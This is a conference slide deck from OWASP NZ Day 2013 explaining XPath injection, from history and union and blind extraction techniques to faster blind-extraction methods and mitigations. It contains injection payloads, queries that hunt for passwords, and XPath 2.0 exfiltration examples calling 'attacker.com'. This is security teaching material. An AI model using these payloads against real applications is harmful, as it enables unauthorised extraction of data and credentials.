security-assessment.com

Improving XPath Injection

Paul Haas
OWASP NZ Day 2013

Agenda

security-assessment.com

- Whoami
- Introduction to XPath
- Brief History of XPath Injection
- XPath Injection Techniques/Improvements
- Mitigations
- Demo
- Conclusion and References

Whoami

security-assessment.com

- **Paul Haas : Security Engineer @ Security-Assessment.com**
- **Experience**
  - 10 years in computer security, 1.5 at Security Assessment
  - Expertise across the pentesting spectrum: App, net, wifi, DB, host
  - Defcon 2010: Advanced Format String Exploitation
  - Bash-Fu Master, XPath Ninja
- **Passion**
  - Solving complex problems (the hack)
    - *Alternately*: making them more complex
  - Driving people into the Mario Kart abyss

Brief Introduction to XPath

security-assessment.com


- **What is XPath?**

  - XPath is a functional language to query a XML document in a hierarchical path-like fashion
    - Parent, Ancestor, Sibling, Descendants, Atomic Value

  - XML document represented as 'nodes': elements, attributes, text, namespace, processing-instructions, comments, and document nodes.
    - Treats XML database as tree of these nodes from root element '/'

Brief Introduction to XPath

security-assessment.com




```xml
<?xml version="1.0" encoding="ISO-8859-1"?>
<!-- Protect this document -->
<lib>
    <book>
        <title>Learning XPath</title>
        <description>And why you are doing it wrong</description>
        <price>10.99</price>
        <author>That Guy</author>
        <author>Someone Else</author>
    </book>

    <book>
        <title>Necronomicon</title>
        <description language="latin">!Q@#$%^*()_+{}:"?</description>
        <price><?cat /dev/random; ?></price>
        <author>"Mad Arab" Abdul Alhazred</author>
    </book>

    <book>
        <title>Les Fleurs du mal</title>
        <description>Spleen et Ide'al</description>
        <price>5</price>
        <author>Charles Baudelaire</author>
    </book>
</lib>
```

Brief Introduction to XPath

- **XPath 1.0 introduced in 1999 by W3C**
  - Combination of other XML Standards: XQuery, XLink, XSLT
  - Designed for consistent standard regardless of implementation

- **Contains standard library functions for math, strings and data**
  - name, count, string-length, translate, concat, contains, substring

- **Database-like syntax**
  - SQL: *SELECT book FROM bookstore WHERE title='Test'*
  - XPATH: */library/book/[title='Test']*



Brief Introduction to XPath

security-assessment.com

- **XPath 2.0 'Working Draft' introduced in 2007**
  - Much more powerful 'language', data types, larger function library
    - Lower-case, string-to-codepoints, normalize-unicode, error
- **Functions may allow arbitrary file access and network access**
    - Get local file path: *document-url()*
    - Retrieve local file: *doc(file://local/file)*
    - Outbound HTTP: *doc(concat("http://attacker.com/",data))*
    - Outbound DNS: *doc(concat(data,".attacker.com"))*
- **XPath 3.0 is in candidate status as of January 2013**
  - Thankfully no known implementations

Brief Introduction to XPath

security-assessment.com

- **XPath 2.0 and 3.0**
  - Not universally implemented or supported
  - This presentation focuses on XPath 1.0

- **Why XPath?**
  - Used by many XML projects and libraries
  - XML Databases use XPath
  - It is probably hiding somewhere in your organization

Brief Introduction to XPath

security-assessment.com

XPath Expression Examples:

- nodename – Select all nodes named 'nodename',
- @node – XML attribute
- '/' – Select from root, '/parent/' - Select from parent
- '//' – Select anywhere in database
- '.' – current node
- '..' – parent
- '*' – Wildcard
- @* – attribute wildcard
- node() – any node

Operators: +-/*, *div*, =, *!=*, <, <=, >, >=, *or, and, mod,* | as a union operator

Node Functions: *name, count, text, comment, processing-instruction*

Brief Introduction to XPath

Example XPath Queries:

- count(/library/book)
- /library/book[1]
- /library/book[last()]
- /library/book[title='Test']
- /database/user[@id='1']
- /database/user[name='admin' and password='secret']

Testing XPath

- Numerous XPath tester tools and online sites
- Use xmlstarlet command line tool for local document testing
  - *xmlstarlet sel -T -t -m 'expression' -v '.' -n doc.xml*

security-assessment.com

History of XPath Injection

History of XPath Injection

- **First discussion of Blind XPath Injection was in 2004 by Amit Klein**
  - Whitepaper only, heavy on theory, no tool or code release
  - Convoluted discussion of 'Booleanization of XPath Scalar Queries'

- **OWASP XPATH Injection 2008 by Roberto Suggi Liverani**
  - From Security-Assessment.com and OWASP NZ Chapter Founder
  - Good introduction to the topic and prelude to this presentation

History of XPath Injection

- **Blackhat US 12': The Art of Exploiting Lesser Known Injection Flaws**
  - By Aleksander Gorkowienko, Sumit Siddharth
  - Included blind XPath and LDAP explorer tools, windows binaries only

- **Blackhat EU 2012: Hacking XPath 2.0 by Sumit Siddharth & Tom Forbes**
  - Release of xcat.py, a blind XPath 1.0 and 2.0 written in Python
  - Simple XPath 1.0 database retrieval using threads and linear retrieval

XPath Injection Techniques

XPath Injection Techniques

- **OWASP Top Ten A1 Injection Risk**
  - Same impact as SQL injection
  - Yet less awareness
- **XPath injection flaws are introduced when string concatenation is used to form XPath queries which includes user input**
  - Like SQL Injection, but without database variances
  - Similar injection techniques

XPath Injection Techniques

security-assessment.com

- **End result: Modification of XPath Queries**
  - Example: */library/book/[title="test" AND 1=0] | //*["1"="1"]*
    - Returns entire XML database using 'union' injection

- **Injection Techniques**
  - Union Injection
  - Blind Injection
  - Time-based based

XPath Injection Techniques

- **Union injection**
  - Fastest, but relies on error message or unprocessed XPath output
  - Requires custom processing for each different instance
- **Blind Injection**
  - Relies on a XPath query resolving as either true or false
  - Slower, but technique can be used everywhere
- **Time Based Injection**
  - Not practical with functions provided in XPath 1.0
  - New techniques may be used for denial of service purposes

XPath Injection Techniques

security-assessment.com

The method to reconstruct an XML document when Union injection is present is a simple recursive function:

- **Starting at the root node(node='/*[1]'):**
  1. *Print the name of the current node using **name(**node**)***
  2. *Print out each attribute and value pair for **count(**node**/@*)***
  3. *Print out each comment for **count(**node**/comments())***
  4. *Print out each processing instruction for **count(**node**/processing-instruction())***
  5. *Print out each text for **count(**node**/text())***
  6. *Repeat this function recursively for each child node of **count(**node**/*)***

XPath Injection Techniques

security-assessment.com

- **Current Blind XPath Reconstruction Process**
  - Identify if we are on a node
    - *string-length(name(node))>0*
  - Increment length of node until we have a match
    - *string-length(name(node))* = ***1++***
  - For each character, increment over possible characters until match
    - *substring(name(node),**1++,**1)* = ***'a'*++**
  - Match sub-node count until we have a match
    - *count(node/subnode)* = ***0++***
  - Repeat this process for every node

- **Linear process is used by current tools for reconstruction**
  - Inefficient and impractical for large databases

XPath Injection Improvements

XPath Injection Improvements

security-assessment.com

- **Improvement #1: Incremental -> Binary Tree Search**
  - Reconstruct numbers bit by bit using division & modulus operators
  - Implement 'Booleanization of XPath Scalar Queries'
  - Recursively split possible character set in half until match
  - Much faster than existing linear searches (100x speedup)

- Challenges
  - Adds code/query complexity
  - More difficult to thread compared to linear logic
  - Requires use of additional XPath 1.0 functions
    - *Not used in existing tools*

XPath Injection Improvements

security-assessment.com

- **Improvement #2: Case Sensitive -> Insensitive Match**
  - Recreate XPath 2.0 lower-case() function in XPath 1.0
    - *translate(character, [A-Z], [a-z])*
  - Slight improvement in number of XPath queries (<1%)
    - Only efficient for very large databases
    - Matching case after fact less efficient than Binary Search

XPath Injection Improvements

security-assessment.com

- **Improvement #3: Normalize Whitespace**
  - Eliminate unnecessary whitespace before reconstruction
    - *normalize-whitespace(string)*, Eg: *[Space] [Space]** = *[Space]*
  - Significant improvement for 'text like' databases (<15-20%)

XPath Injection Improvements

- **Improvement #4: Maintain Global Count**
  - Get global count of each type of node
    - *count(//*), count(//@*), count(//comment()), count(//text())*
  - Decrement count when accessing that node type
  - Stop accessing that node type when count is at 0

  - Useful for top-heavy XML documents (IE: only comments at top)
    - Slight speed improvement at small cost of initial requests (1-5%)
  - Very useful for documents that do not use a particular node type
    - 5-10% speed improvement for each node type not in document

XPath Injection Improvements

security-assessment.com

- **Improvement #5: Partial Reconstruction and String Search**
  - Extract only 'interesting' parts of database
    - Skip comments, attributes, text nodes, similar children
  - Used to get basic idea of document structure for focused attacks

  - Perform global search for a specific string
    - Extract usernames, passwords, other sensitive data
      - *//*[contains(.,“admin")]*
      - *//*[contains(name(),“pass")], //@*[contains(name(),“user")]*
      - *//text()[contains(.,“secret")]*
    - Useful for open-source and previously reconstructed databases

XPath Injection Improvements

security-assessment.com

- **Improvement #6: Smart Reconstruction**
  - Useful portion of XML data is in 'unique' text data
    - Yet largest amount time is spent recreating XML structure
  - XML document has duplicate elements
    - Sibling nodes commonly share similar children and structure
    - Can use previous results to build shortcut queries
  - For 'well formed' XML documents, significant speed improvement

  - Challenges
    - Requires knowledge/queries against incomplete XML document
    - Additional logic required to prevent speedup inefficiencies

Mitigations

security-assessment.com

Mitigations

Mitigations

security-assessment.com

- **Perform Input Validation**
  - Never trust user input
  - Assume all dynamic queries are injectable
  - Limit exposure, use separate databases, encrypt sensitive data

- **Prevention Techniques**
  - Whitelist approach: *[A-Za-z0-9]*
  - Restrict length & match data type
  - Check returned object type and context
  - Statement pre-compilation (parameterization)
  - Utilize Mature Framework
  - Security Testing

Mitigations

security-assessment.com

- **String Filtering Approaches**
  - Whitelists and blacklists are difficult to maintain
    - Must handle different encodings, techniques, injection mutations
    - Cat and mouse race with motivated attackers
- **XML Object Validation**
  - Check query results for consistency, verify node structure
  - Advanced attacks can work around these restrictions
- **XPath Parameterized Queries**
  - Requires additional logic not built into XPath
  - Create precompiled query using independent XQuery document

Mitigations


- **Utilize Mature Framework**
  - Most frameworks don't have protection for XPath injection attacks
  - .NET 2.0:
    - *XPathExpression.Compile, XPathExpression.SetContext*
  - OWASP ESAPI Java:
    - *encodeForXPath, EncodeForXPathTag*
  - Avoid using XPath 2.0 if possible, more functionality, but more risk

- **Security Testing**
  - Have a security professional test the implementation

Demo

Demo

security-assessment.com




C:\XPath\input.xml - Notepad++

```xml
<?xml version="1.0" encoding="ISO-8859-1"?>
<!-- Protect this document -->
<lib>
    <book>
        <title>Learning XPath</title>
        <description>And why you are doing it wrong</description>
        <price>10.99</price>
        <author>That Guy</author>
        <author>Someone Else</author>
    </book>

    <book>
        <title>Necronomicon</title>
        <description language="latin">!@#$%^*(){}[]|\/:"',.?</description>
        <price>-1</price>
        <author>"Mad Arab" Abdul Alhazred</author>
    </book>

    <book>
        <title>Les Fleurs du mal</title>
        <description>Spleen et Ide'al</description>
        <price>5</price>
        <author>Charles Baudelaire</author>
    </book>
</lib>

```

Conclusion

security-assessment.com

- **XPath Injection is Bad!!**
  - Impact similar to SQL Injection ☺
  - Yet less awareness = even more risk
- **Does your company use XML?**
  - Expect XPath to be used as well
- **Attacker awareness is increasing**
  - My tool just makes it harder, better, faster
- **The abyss in Mario Kart is like the void in my heart**
  - Only by knocking people in can I make myself whole <3



¿Questions?¡Shoutz!□References?

security-assessment.com

Greetz to SA for suggestions, proofing, and funny images

1. xcat : Automate XPath injection attacks to retrieve documents: https://github.com/orf/xcat
2. xpath-blind-explorer: Blind XPath Injection Exploitation Tool: https://code.google.com/p/xpath-blind-explorer/
3. Blind XPath Injection: http://2stop.me/Sécurité Informatique/Web/EN - Blind Xpath injection.pdf
4. Hacking XPath 2.0: http://media.blackhat.com/bh-eu-12/Siddharth/bh-eu-12-Siddharth-Xpath-WP.pdf
5. XPath Injection Overview by Roberto Suggi Liverani of SA: https://www.owasp.org/images/5/5f/Xpath_Injection.ppt

¿Questions?¡Shoutz!□References?

security-assessment.com

6. XMLStarlet Command Line XML Toolkit: http://xmlstar.sourceforge.net/
7. Saxon: Open Source XSLT and XQUERY Processor: http://saxon.sourceforge.net/
8. Avoid the Dangers of XPath Injection: http://www.ibm.com/developerworks/xml/library/x-xpathinjection/index.html
9. Prevent XPath Injection: https://www.securecoding.cert.org/confluence/pages/viewpage.action?pageId=61407250
10. Preventing XPath Injection in .NET 2.0: http://stackoverflow.com/questions/6381689/how-to-prevent-xpath-xml-injection-in-net